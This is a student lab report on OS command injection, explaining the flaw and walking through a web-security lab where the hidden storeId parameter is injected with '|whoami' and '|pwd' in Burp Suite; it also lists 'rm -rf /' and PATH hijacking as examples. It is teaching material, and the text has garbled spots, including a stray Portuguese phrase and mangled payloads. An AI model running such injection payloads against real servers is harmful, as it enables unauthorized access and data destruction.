

Lab 12	
Name	Dang Hoang Nguyen
Student ID	SE171946

What is an OS Command Injection vulnerability, and how does it differ from other types of injection attacks?

An OS Command Injection vulnerability is a severe security weakness that allows attackers to execute arbitrary commands on the underlying operating system of an application. This grants them unauthorized access and control, podendo levar a uma série de consequências nocivas, incluindo:

- **Data theft:** Attackers can steal sensitive data like usernames, passwords, and financial information.
- **System damage:** They can delete files, corrupt data, or even wipe the entire system.
- **Lateral movement:** They can use the compromised system to gain access to other systems on the network.
- **Malware installation:** They can install malware to maintain persistent access or launch further attacks.

Attackers use various techniques to exploit OS Command Injection vulnerabilities, including:

- **Classic code injection:** As shown in the example above, directly injecting malicious commands into user input.
- **Path manipulation:** Exploiting flaws in how the application constructs file paths to inject commands.
- **Environment variable manipulation:** Attacking variables used to build commands, potentially influencing their execution.
- **Piggybacking on legitimate commands:** Appending malicious code to existing, permitted commands.

Explain how an attacker can exploit this vulnerability to execute unauthorized commands on the server's operating system and discuss the potential impact of such an attack on an application's security and data integrity.

### 1. Crafting the Exploit:

Attackers first identify vulnerable input points in the application. This could be a search bar, a comment field, or even a URL parameter. They then craft malicious code disguised as user input, aiming to achieve their desired actions. Examples include:

- **Direct Code Injection:** Injecting commands directly, like `rm -rf /` to delete files.
- **Path Manipulation:** Exploiting path handling to execute unintended commands, like `../../../../bin/bash`.
- **Environment Variable Abuse:** Modifying environment variables that influence command execution, like setting `PATH` to include attacker-controlled directories.

### 2. Executing the Exploit:

Once crafted, the attacker submits the malicious input through the vulnerable point. The application, unaware of the danger, incorporates it into the operating system command and executes it. This essentially runs the attacker's code on the server, granting them unauthorized access.

### 3. Gaining Control and Causing Damage:

With this access, attackers can:


- **Steal Data:** They can access and exfiltrate sensitive data like passwords, credit card information, or confidential documents.

- **Install Malware:** They can install backdoors, ransomware, or other malicious software for persistent access or further attacks.
- **Disrupt Operations:** They can delete files, corrupt databases, or disable critical services, causing downtime and financial losses.
- **Escalate Privileges:** They can leverage compromised systems to gain access to other parts of the network, potentially escalating the attack's impact

## LAB 1 : OS command injection, simple case

The product stock checker in this lab has an OS command injection vulnerability. The program runs a shell command with product and store IDs entered by the user, and it returns the command's raw output as part of its answer. Use the whoami command to find the name of the current user in order to solve the lab.


The web application has been shown to us in the lab. It has numerous products mentioned.as shown in the image below.



We receive detailed information about a product when we see its view details, and we can observe that a product-specific parameter called productId is being set when we visit a particular product. This is the point where we can attempt command injection, which I tried, but it didn't work because the information is retrieved via an API that blocks all special characters. However, there is an additional feature that lets us verify the stock availability. as shown in the image below.

There's No Place Like Gnome

★ ★ ★ ★ ★  
\$78.44



Description:

Are you jealous as your neighbors take delivery of their garden gnomes? Now they have become popular in the US, everyone seems to want to get their hands on these funny little guys. Well, don't be just one of the crowd, make your own fun and play tricks on them with our unique Gnome Headdress.

Imagine your neighbors' surprise when you nestle in among their plant pots with your fishing rod in hand, lay silently in wait, then jump out at them. Oh, how they will laugh. At little cost to you, the headdress will provide you and your family with hours of entertainment.

Once you've finished having fun around your block the headdress won't be chucked away, or left at the bottom of a bag and forgotten about. You can wear it as part of your Halloween costume, and for Thanksgiving and Christmas. It will serve as a reminder to everyone how you pranked them, and you will all fall about laughing again.

Be that funny guy you've always wanted to be. Earn your own gnome nickname and be the talk of the town today.

London

[< Return to list](#)

We may observe that there are results when we use the stock check functionality. However, we are not seeing any parameter changes. Perhaps there is a covert aspect to the request that we are unaware of. The tool burp suite enters the picture at this point. A web proxy tool called Burp Suite can be used to analyze requests, change requests, and do much more.

Burp Suite Community Edition v2023.12.1.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send

Target: <https://0aac00b2036930a7824715b5006700cd.web-security-academy.net> HTTP/2

**Request**

Pretty Raw Hex

```
1 POST /product/stock HTTP/2
2 Host: 0aac00b2036930a7824715b5006700cd.web-security-academy.net
3 Cookie: session=fW166LYJt41qq44PviHp832BE43WKmQ
4 Content-Length: 21
5 Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: 0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/121.0.6167.160 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0aac00b2036930a7824715b5006700cd.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
  https://0aac00b2036930a7824715b5006700cd.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=1,i
19
20 productId=1&storeId=1
```

**Response**

Pretty Raw Hex Render

**Inspector**

Request attributes 2  
Request query parameters 0  
Request body parameters 2  
Request cookies 1  
Request headers 20

Ready

Event log All issues

Memory: 127.0MB

As seen in the image above, a secret parameter named `storeId` is used to retrieve information when we capture a request to access the stock checker's functionality. It's time to check the `storeId` parameter since we have already tested the `productId` parameter for OS command injection and found that it is not susceptible to it.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The target URL is `https://0aac00b2036930a7824715b5006700cd.web-security-academy.net`. The request is a POST to `/product/stock` with the following body:

```
productid=1&storeId=11whoami
```

The response is an HTTP/2 200 OK with the following headers:

```
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 13
```

The response body contains the text `peter-5W15B5`.

It's time to test OS command injection on the hidden parameter `storeId` as we capture the request in the burp suite. A special character can be used to carry out several commands simultaneously. As seen in the image above, we test command injection by using a pipe character to run an OS command on the back-end server. Other special characters that we can employ include `'` and `&`, among many others. One can independently test it. The outcome is seen in the picture below as we transmit the amended request mentioned above.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The target URL is `https://0aac00b2036930a7824715b5006700cd.web-security-academy.net`. The request is a POST to `/product/stock` with the following body:

```
productid=1&storeId=11whoami
```

The response is an HTTP/2 200 OK with the following headers:

```
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 13
```

The response body contains the text `peter-5W15B5`.

From the image above, we can see that our arbitrary command executed correctly. This allows us to use OS command injection. Additionally, we may check for other commands like netstat, pwd, uname -a, and so on. You can try it on your own, however as you can see in the image below, I tested another command with pwd.

The screenshot shows the Burp Suite interface. The Request tab is selected, displaying an HTTP POST request to `/product/stock` on `https://0aac00b2036930a7824715b5006700cd.web-security-academy.net`. The request body contains `productId=1&storeId=1|pwd`. The Response tab shows an HTTP 200 OK response with a body containing `/home/peter-5W15B5`. The Inspector panel on the right shows the response details, including headers and body.

As we forward this request, we can see that our command executed properly and provided us with information about the target system's current working directory, as shown in the image below.

The screenshot shows a web browser displaying a 'LAB Solved' message. Below the message, there is a challenge titled 'There's No Place Like Gnome' with a rating of 4 stars and a price of \$78.44. The challenge image shows a person wearing a red gnome hat and a blue and white checkered shirt, with their hands raised in a gesture. The description of the challenge is as follows:

Description:  
Are you jealous as your neighbors take delivery of their garden gnomes? Now they have become popular in the US, everyone seems to want to get their hands on these funny little guys. Well, don't be just one of the crowd, make your own fun and play tricks on them with our unique Gnome Headdress.  
Imagine your neighbors' surprise when you nestle in among their plant pots with your fishing rod in hand, lay silently in wait, then jump out at them. Oh, how they